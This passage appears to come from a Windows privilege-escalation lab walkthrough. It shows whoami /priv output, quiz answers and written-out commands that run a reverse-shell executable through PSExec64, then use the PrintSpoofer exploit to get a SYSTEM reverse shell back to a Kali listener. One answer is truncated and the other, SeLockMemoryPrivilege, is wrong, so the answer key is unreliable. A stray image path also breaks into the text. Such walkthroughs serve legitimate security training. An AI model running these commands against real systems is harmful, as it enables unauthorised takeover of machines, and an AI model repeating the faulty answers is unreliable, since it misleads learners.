SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Enabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeCreatePermanentPrivilege                Create permanent shared objects                                    Enabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeAuditPrivilege                          Generate security audits                                           Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled

C:\Windows\system32>
```



Name one user privilege that allows this exploit to work.

➔ SeImpersonatePrivile

Name the other user privilege that allows this exploit to work.

➔ SeLockMemoryPrivilege

Task 17 Token Impersonation – PrintSpoofer


Start a listener on Kali. Simulate getting a service account shell by logging into RDP as the admin user, starting an elevated command prompt (right-click -> run as administrator) and using PSExec64.exe to trigger the reverse.exe executable you created with the permissions of the "local service" account:

```
C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe
```

Start another listener on Kali.

Now, in the "local service" reverse shell you triggered, run the PrintSpoofer exploit to trigger a second reverse shell running with SYSTEM privileges (update the IP address with your Kali IP accordingly):

```
C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe" -i
```



Task 18 Privilege Escalation Scripts

Several tools have been written which help find potential privilege escalations on Windows. Four of these tools have been included on the Windows VM in the C:\PrivEsc directory:

winPEASany.exe

Seatbelt.exe

PowerUp.ps1

SharpUp.exe

Experiment with all four tools, running them with different options. Do all of them identify the techniques used in this room?